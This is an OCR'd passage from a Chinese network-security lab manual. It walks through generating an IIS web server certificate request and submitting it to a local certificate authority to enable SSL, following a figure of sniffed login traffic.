


图 10-29 使用 Sniffer 捕获的登录数据报

第五步：Web 服务器生成数字证书申请。

在 IIS 中右击 Web 站点，选择“属性”→“目录安全性”→“服务器证书”→“创建一个新证书”→位长选择 1024→站点的公用名称输入 www.abc.com→保存在 c:\certreq.txt。该文件为 base64 编码。关键步骤截图如图 10-30～图 10-36 所示。




图 10-30 创建一个新证书




图 10-31 输入 Web 服务器域名，选定密钥位数

IIS 证书向导
组织信息
您的证书必须有您的组织的相关信息，以便将其与其它组织区分。
选取或者输入您的组织名称和部门名称。这应该是合法的组织名称和部门名称。
如需进一步的信息，请参阅证书颁发机构的 Web 站点。
组织(O):
中国刑警学院
组织部门(U):
网络安全系
< 上一步(B)
下一步(N) >
取消

图 10-32 输入机构名称

IIS 证书向导
地理信息
证书颁发机构需要以下的地理信息。
国家(地区)(C):
CN (中华人民共和国
省、市/自治区(S):
辽宁省
市/县(L):
沈阳市
必须填写“省、市/自治区”和“市/县”，标准名称中不能包含缩写。
< 上一步(B)
下一步(N) >
取消

图 10-33 输入地理信息




图 10-34 指定证书请求文件的保存位置




图 10-35 查看证书请求的基本信息



图 10-36 以 base64 编码形式保存的证书申请

第六步：Web 服务器向 CA 认证中心提交证书申请。

打开 Web 服务器上的 IE 浏览器，在 IE 地址栏输入"http://192.168.0.3/certsrv/"，选择"申请证书"→"下一步"→"高级申请"→使用 base64 编码提交申请→粘贴 certreq.txt 的内容。配置的关键步骤如图 10-37～图 10-41 所示。

